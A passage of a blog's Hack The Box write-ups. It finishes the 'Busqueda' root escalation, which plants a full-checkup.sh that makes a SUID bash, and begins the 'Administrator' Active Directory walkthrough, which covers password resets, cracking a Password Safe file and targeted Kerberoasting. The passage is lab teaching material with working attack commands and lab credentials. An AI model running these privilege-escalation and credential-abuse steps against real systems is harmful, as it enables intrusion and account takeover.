<p>Passing any argument lets the script run, and it prints a help message with the available options.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py 0xdf
Usage: /opt/scripts/system-checkup.py &lt;action&gt; (arg1) (arg2)

     docker-ps      : List running docker containers
     docker-inspect : Inspect a certain docker container
     full-checkup   : Run a full system checkup
</code></pre></div></div>

<p>The script has three main features. The <code class="language-plaintext highlighter-rouge">docker-ps</code> option lists the running Docker containers on the system:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS       PORTS                                             NAMES
960873171e2e   gitea/gitea:latest   "/usr/bin/entrypoint…"   2 years ago   Up 4 hours   127.0.0.1:3000-&gt;3000/tcp, 127.0.0.1:222-&gt;22/tcp   gitea
f84a6b33fb5a   mysql:8              "docker-entrypoint.s…"   2 years ago   Up 4 hours   127.0.0.1:3306-&gt;3306/tcp, 33060/tcp               mysql_db
</code></pre></div></div>

<p>The output confirms two active containers — one for Gitea and one for MySQL.</p>

<p>The <code class="language-plaintext highlighter-rouge">docker-inspect</code> option is particularly interesting. It lets you inspect a given container and accepts a format parameter, acting as a wrapper around <code class="language-plaintext highlighter-rouge">docker inspect</code> and letting the user control <code class="language-plaintext highlighter-rouge">--format</code>.</p>

<p>Abusing this, the `` format is used to dump the full container info as JSON, then piped through <code class="language-plaintext highlighter-rouge">jq</code> for readability:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:~$ sudo python3 /opt/scripts/system-checkup.py docker-inspect '' gitea | jq .
{                                                         
  "Id": "960873171e2e2058f2ac106ea9bfe5d7c737e8ebd358a39d2dd91548afd0ddeb",
  "Created": "2023-01-06T17:26:54.457090149Z",
  "Path": "/usr/bin/entrypoint",                          
  "Args": [
    "/bin/s6-svscan",
    "/etc/s6"
  ],  
...[snip]...
    "Env": [
      "USER_UID=115",
      "USER_GID=121",
      "GITEA__database__DB_TYPE=mysql",
      "GITEA__database__HOST=db:3306",
      "GITEA__database__NAME=gitea",
      "GITEA__database__USER=gitea",
      "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
      "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
      "USER=git",
      "GITEA_CUSTOM=/data/gitea"                          
    ],  
...[snip]...
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">Env</code> section stands out — sensitive environment variables used by the Gitea container are exposed there, including the MySQL database connection credentials and password.</p>

<p>Since password reuse is common, that password is tested against other users. In this case it’s reused against the Gitea administrator user — and works, granting admin access to the platform.</p>

<h2 id="system-checkuppy">system-checkup.py</h2>

<h3 id="administrator-access-to-gitea">Administrator access to Gitea</h3>

<p>Privileged access to Gitea allows reviewing additional repositories and internal configurations, which is key to advancing the privilege escalation and ultimately compromising the system.</p>


<p><img src="/assets/images/htb-writeup-busqueda/gitea2.png" alt="" /></p>


<p>Once in as administrator, there’s a single private repository called <code class="language-plaintext highlighter-rouge">scripts</code>. Inside, the file <code class="language-plaintext highlighter-rouge">system-checkup.py</code> is located — the same script that could previously be executed with root via sudo.</p>

<p>This means the script source can be read directly, exposing its internal behavior — the key to abusing its logic and reaching the final privilege escalation.</p>

<p><img src="/assets/images/htb-writeup-busqueda/gitea3.png" alt="" /></p>

<h3 id="system-checkuppy-analysis">system-checkup.py analysis</h3>

<p>After accessing the private <code class="language-plaintext highlighter-rouge">scripts</code> repo as Gitea administrator, the contents of <code class="language-plaintext highlighter-rouge">system-checkup.py</code> can be reviewed. The script is fairly simple, split into three branches that run depending on the supplied argument.</p>

<p>The <code class="language-plaintext highlighter-rouge">docker-ps</code> and <code class="language-plaintext highlighter-rouge">docker-inspect</code> branches use an internal helper called <code class="language-plaintext highlighter-rouge">run_command</code> that wraps <code class="language-plaintext highlighter-rouge">subprocess.run()</code> safely, so command injection through those options is not possible.</p>

<p>The <code class="language-plaintext highlighter-rouge">full-checkup</code> branch, however, is interesting:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
</code></pre></div></div>

<p>Here the script tries to execute <code class="language-plaintext highlighter-rouge">full-checkup.sh</code> from the current working directory. Previously this option failed because the file didn’t exist — but that gives a clear abuse: if a <code class="language-plaintext highlighter-rouge">full-checkup.sh</code> file is created in the directory from which the script is launched, it will be executed automatically as root.</p>

<h3 id="exploitation-1">Exploitation</h3>

<p>Abusing this behavior, a malicious script is created that copies the system <code class="language-plaintext highlighter-rouge">bash</code> and sets the SUID bit, allowing a shell to be executed with elevated privileges.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/tmp$ echo -e '#!/bin/bash\n\ncp /bin/bash /tmp/hack\nchmod 4777 /tmp/hack' &gt; full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh 
#!/bin/bash

cp /bin/bash /tmp/hack
chmod 4777 /tmp/hack
</code></pre></div></div>

<p>The file must be marked as executable so the script can launch it correctly.</p>

<p>Then <code class="language-plaintext highlighter-rouge">system-checkup.py</code> is run again with the <code class="language-plaintext highlighter-rouge">full-checkup</code> option:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/tmp$ sudo python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
</code></pre></div></div>

<p>After execution, <code class="language-plaintext highlighter-rouge">/tmp/hack</code> has been created, owned by root and with the SUID bit set:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/tmp$ ls -l /tmp/hack 
-rwsrwxrwx 1 root root 1396520 Feb 06 19:57 /tmp/hack
</code></pre></div></div>

<p>Finally, bash is run with the <code class="language-plaintext highlighter-rouge">-p</code> flag to keep the elevated privileges:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>svc@busqueda:/tmp$ /tmp/hack -p
</code></pre></div></div>

<p>This drops a root shell, allowing access to <code class="language-plaintext highlighter-rouge">root.txt</code> and full compromise of the machine:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>root@busqueda:/# cat root.txt
e7df7cd2************************
</code></pre></div></div>]]></content><author><name>marcgoam</name></author><category term="hackthebox" /><category term="infosec" /><category term="Web" /><category term="RCE" /><category term="SUID" /><summary type="html"><![CDATA[Busqueda is an easy Hack The Box machine where initial access is obtained through arbitrary code execution in a vulnerable web application. Privilege escalation is achieved by accessing Gitea, analyzing the source of a script executable as root and abusing file permissions to set bash with the SUID bit.]]></summary></entry><entry><title type="html">Administrator - Hack The Box</title><link href="https://marcgoam.github.io/htb-writeup-administrator/" rel="alternate" type="text/html" title="Administrator - Hack The Box" /><published>2024-11-13T00:00:00+00:00</published><updated>2024-11-13T00:00:00+00:00</updated><id>https://marcgoam.github.io/htb-writeup-administrator</id><content type="html" xml:base="https://marcgoam.github.io/htb-writeup-administrator/"><![CDATA[<p>This article documents the steps taken to solve the <strong>Administrator</strong> machine from Hack The Box. It’s a pure Active Directory challenge. We start with one user’s credentials and use them to collect domain data with BloodHound. We discover that we can change a user’s password and that user, in turn, can change another user’s password. That user has access to an FTP share where a Password Safe file is stored. The password is cracked to recover more passwords and we pivot to the next user. This user has GenericWrite over another user, which is abused with a targeted Kerberoasting attack. Finally, a DCSync attack is performed to dump the domain administrator hash and fully compromise the domain.</p>

<h3 id="toolsblogs-used">Tools/Blogs used</h3>

<ul>
  <li><strong>NetExec</strong>: <a href="https://github.com/Pennyw0rth/NetExec" target="_blank" rel="noopener noreferrer">https://github.com/Pennyw0rth/NetExec</a></li>
  <li><strong>Evil-WinRM</strong>: <a href="https://github.com/Hackplayers/evil-winrm" target="_blank" rel="noopener noreferrer">https://github.com/Hackplayers/evil-winrm</a></li>
  <li><strong>BloodHound</strong>: <a href="https://github.com/SpecterOps/BloodHound" target="_blank" rel="noopener noreferrer">https://github.com/SpecterOps/BloodHound</a></li>
  <li><strong>bloodhound-python</strong>: <a href="https://github.com/fox-it/BloodHound.py" target="_blank" rel="noopener noreferrer">https://github.com/fox-it/BloodHound.py</a></li>
  <li><strong>Impacket</strong>: <a href="https://github.com/fortra/impacket" target="_blank" rel="noopener noreferrer">https://github.com/fortra/impacket</a></li>
  <li><strong>Hashcat</strong>: <a href="https://github.com/hashcat/hashcat" target="_blank" rel="noopener noreferrer">https://github.com/hashcat/hashcat</a></li>
  <li><strong>John the Ripper</strong>: <a href="https://github.com/openwall/john" target="_blank" rel="noopener noreferrer">https://github.com/openwall/john</a></li>
  <li><strong>pwsafe2john</strong>: <a href="https://github.com/openwall/john/tree/bleeding-jumbo/run" target="_blank" rel="noopener noreferrer">https://github.com/openwall/john/tree/bleeding-jumbo/run</a></li>
  <li><strong>Password Safe</strong>: <a href="https://github.com/pwsafe/pwsafe" target="_blank" rel="noopener noreferrer">https://github.com/pwsafe/pwsafe</a></li>
  <li><strong>targetedKerberoast</strong>: <a href="https://github.com/ShutdownRepo/targetedKerberoast" target="_blank" rel="noopener noreferrer">https://github.com/ShutdownRepo/targetedKerberoast</a></li>
</ul>

<h2 id="recon">Recon</h2>

<p>The first step is to run nmap to enumerate the open ports on the machine. <code class="language-plaintext highlighter-rouge">nmap</code> finds several open TCP ports:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nmap -sVC 10.10.11.42
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-13 08:17 EST
Nmap scan report for 10.10.11.42
Host is up (0.17s latency).
Not shown: 988 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-syst:
|\_ SYST: Windows_NT
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-13 20:17:12Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2024-11-13T20:17:23
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|\_clock-skew: 7h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.47 seconds
</code></pre></div></div>

<p>From the nmap output the machine looks like a Windows Domain Controller (Kerberos, LDAP, SMB, etc.), and WinRM (5985) is open as well, so credential-based access through that port is likely possible.</p>

<p>FTP is also open, which is uncommon on a DC.</p>

<p>The LDAP script output also reveals the domain name <code class="language-plaintext highlighter-rouge">administrator.htb</code>. The DC hostname is added to /etc/hosts:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ nano /etc/hosts

10.10.11.42   administrator.htb
</code></pre></div></div>

<h2 id="enumeration">Enumeration</h2>

<p>With valid domain credentials in hand, the first step is to dump a list of valid users:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec smb administrator.htb -u olivia -p ichliebedich --users
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.10.11.42     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.42     445    DC               Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB         10.10.11.42     445    DC               Guest                         &lt;never&gt;             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.42     445    DC               krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB         10.10.11.42     445    DC               olivia                        2024-10-06 01:22:48 0
SMB         10.10.11.42     445    DC               michael                       2024-10-06 01:33:37 0
SMB         10.10.11.42     445    DC               benjamin                      2024-10-06 01:34:56 0
SMB         10.10.11.42     445    DC               emily                         2024-10-30 23:40:02 0
SMB         10.10.11.42     445    DC               ethan                         2024-10-12 20:52:14 0
SMB         10.10.11.42     445    DC               alexander                     2024-10-31 00:18:04 0
SMB         10.10.11.42     445    DC               emma                          2024-10-31 00:18:35 0
SMB         10.10.11.42     445    DC               [*] Enumerated 10 local users: ADMINISTRATOR
</code></pre></div></div>

<p>The following command can be used to save just the usernames to a file:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb 10.10.11.42 -u olivia -p "ichliebedich" --users | grep -E '^[[:space:]]*SMB[[:space:]]+[0-9.]+' | awk '{print $5}'
</code></pre></div></div>

<p>Next, check whether the initial user has read/write access to any interesting shares on the machine — which turns out not to be the case:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec smb administrator.htb -u olivia -p ichliebedich --shares
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\olivia:ichliebedich
SMB         10.10.11.42     445    DC               [*] Enumerated shares
SMB         10.10.11.42     445    DC               Share           Permissions     Remark
SMB         10.10.11.42     445    DC               -----           -----------     ------
SMB         10.10.11.42     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.42     445    DC               C$                              Default share
SMB         10.10.11.42     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.42     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.42     445    DC               SYSVOL          READ            Logon server share
</code></pre></div></div>

<p>Since the machine has WinRM open, if the user belongs to the Remote Management Users group we should be able to log in through that port. Check it with the initial credentials:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec winrm 10.10.11.42 -u olivia -p ichliebedich
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\olivia:ichliebedich (Pwn3d!)
</code></pre></div></div>

<p>WinRM access works, so evil-winrm is used to drop a shell:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ evil-winrm -i administrator.htb -u olivia -p ichliebedich

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents&gt;
</code></pre></div></div>

<p>Dump olivia’s privileges and group memberships:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\inetpub&gt; whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ============================================
administrator\olivia S-1-5-21-1088858960-373806567-254189436-1108

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
</code></pre></div></div>

<p>Olivia has no exploitable privilege, but membership in <code class="language-plaintext highlighter-rouge">Remote Management Users</code> is confirmed.</p>

<h3 id="bloodhound">BloodHound</h3>

<p>The <strong>bloodhound-python</strong> collector is used to pull domain data and feed it into <strong>BloodHound</strong>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ bloodhound-python -d administrator.htb -c all -u olivia -p ichliebedich -ns 10.10.11.42 --zip
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 27S
INFO: Compressing output into 20241116053818_bloodhound.zip

</code></pre></div></div>

<p>Once the zip is loaded into BloodHound, olivia is shown to have <code class="language-plaintext highlighter-rouge">GenericAll</code> over the user Michael. That means olivia controls Michael’s object — including resetting his password — which gives access as that user.</p>

<p><img src="/assets/images/htb-writeup-administrator/olivia-acl.png" alt="" /></p>

<h2 id="exploitation-olivia--michael">Exploitation (Olivia → Michael)</h2>

<p>To change the password, <code class="language-plaintext highlighter-rouge">net rpc</code> is used:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>net rpc password "michael" "michael123" -U "administrator.htb"/"olivia"%"ichliebedich" -S 10.10.11.42
</code></pre></div></div>

<p>Once changed, the new credentials are verified with NetExec, both over SMB and WinRM:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec smb 10.10.11.42 -u michael -p 'michael123'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\michael:michael123
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec winrm 10.10.11.42 -u michael -p 'michael123'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\michael:michael123 (Pwn3d!)
</code></pre></div></div>

<h2 id="lateral-movement-michael--benjamin">Lateral movement (Michael → Benjamin)</h2>

<p>Back in BloodHound, michael’s outbound permissions show <code class="language-plaintext highlighter-rouge">ForceChangePassword</code> over benjamin, which allows resetting his password too. The same technique is used:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>net rpc password "benjamin" "benjamin123" -U "administrator.htb"/"michael"%"michael123" -S 10.10.11.42
</code></pre></div></div>

<p>The new credentials are verified — they work over SMB but not WinRM:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec smb 10.10.11.42 -u benjamin -p 'benjamin123'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\benjamin:benjamin123
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec winrm 10.10.11.42 -u benjamin -p 'benjamin123'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [-] administrator.htb\benjamin:benjamin123
</code></pre></div></div>

<p>Enumerating with this user reveals no obvious exploitable permissions on the machine or in Active Directory. Recalling that port 21 was open, NetExec is used to check whether these credentials work over FTP:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec ftp administrator.htb -u benjamin -p benjamin123
FTP         10.10.11.42     21     administrator.htb [+] benjamin:benjamin123
</code></pre></div></div>

<p>They work — because Benjamin is in the <code class="language-plaintext highlighter-rouge">Share Moderators</code> group, as can be seen from the olivia shell:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Users\olivia\Documents&gt; net user benjamin
User name                    benjamin
Full Name                    Benjamin Brown
...[snip]...

Local Group Memberships      *Share Moderators
Global Group memberships     *Domain Users
The command completed successfully.
</code></pre></div></div>

<h2 id="lateral-movement-benjamin--usertxt">Lateral movement (Benjamin → user.txt)</h2>

<p>Logging into the FTP as benjamin yields a <code class="language-plaintext highlighter-rouge">Backup.psafe3</code> file:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ ftp 10.10.11.42
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:oxdf): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp&gt; ls
229 Entering Extended Passive Mode (|||60887|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp&gt; get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||60902|)
125 Data connection already open; Transfer starting.
100% |*************************************************************************|   952        6.67 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (6.66 KiB/s)
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">file</code> command identifies it as a Password Safe V3 database:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ file Backup.psafe3
Backup.psafe3: Password Safe V3 database
</code></pre></div></div>

<p>The file is password-protected, so <code class="language-plaintext highlighter-rouge">pwsafe2john</code> and John the Ripper are used to crack it:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ pwsafe2john Backup.psafe3 &gt; pwsafedump.txt
</code></pre></div></div>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ john pwsafedump.txt --wordlist=/usr/share/wordlist/rockyou.txt
...[snip]...
tekieromucho  (Backu)
...[snip]...
</code></pre></div></div>

<p>The password is <code class="language-plaintext highlighter-rouge">tekieromucho</code>. The latest version of Password Safe is then downloaded and installed from <a href="https://github.com/pwsafe/pwsafe/releases?q=non-windows&amp;expanded=true">GitHub</a>. Opening the file with this password reveals three users:</p>

<p><img src="/assets/images/htb-writeup-administrator/users.png" alt="" /></p>

<p>Trying the three passwords, only emily’s is valid — and it also grants WinRM access:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ netexec smb administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

└─$ netexec winrm administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwn3d!)
</code></pre></div></div>

<p>With this user, the first flag is recovered:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>*Evil-WinRM* PS C:\Users\emily\desktop&gt; cat user.txt
142aa43f************************
</code></pre></div></div>

<h2 id="privilege-escalation">Privilege escalation</h2>

<p>Back in BloodHound, emily’s outbound rights show <code class="language-plaintext highlighter-rouge">GenericAll</code> over Ethan — a Domain Admin with DCSync rights over the domain.</p>

<p><img src="/assets/images/htb-writeup-administrator/emily.png" alt="" /></p>

<p><code class="language-plaintext highlighter-rouge">GenericAll</code> grants full control over the target object, which lets emily modify critical attributes of the user Ethan, including his password, group membership and permission delegation.</p>

<p>Since Ethan is a member of <code class="language-plaintext highlighter-rouge">Domain Admins</code>, compromising his account means full control of the domain. On top of that, this level of privilege enables a DCSync attack — replicating credentials from the Domain Controller to obtain the hashes of every account in the domain, including <code class="language-plaintext highlighter-rouge">krbtgt</code>.</p>

<p><code class="language-plaintext highlighter-rouge">GenericAll</code> from emily to Ethan is therefore a direct path to Domain Admin and full domain compromise.</p>

<h3 id="targeted-kerberoasting">Targeted Kerberoasting</h3>

<p>A Service Principal Name (SPN) is a unique identifier that associates a service instance with a service account in Kerberos. Kerberoasting is an attack in which an authenticated user requests a ticket for a service via its SPN; the returned ticket is encrypted with the password of the account associated with that service. If that password is weak, it can be cracked offline.</p>

<p>For a targeted Kerberoast, the <code class="language-plaintext highlighter-rouge">GenericWrite</code> (in this case, <code class="language-plaintext highlighter-rouge">GenericAll</code>) privilege is used to add an SPN to Ethan. After that, a ticket for that fake service can be requested, returning a hash encrypted with Ethan’s password. If the password is weak, it can be cracked offline.</p>

<p>The tool <a href="https://github.com/ShutdownRepo/targetedKerberoast.git">targetedkerberoast.py</a> is used.</p>

<p>First the local clock is synced against the DC, then the script is run — it detects emily’s write privilege, adds an SPN, fetches the hash, and cleans up:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>└─$ sudo ntpdate administrator.htb
2025-04-16 01:40:05.191473 (+0000) +26969.718771 +/- 0.046738 administrator.htb 10.10.11.42 s1 no-leap
CLOCK: time stepped by 26969.718771
</code></pre></div></div>

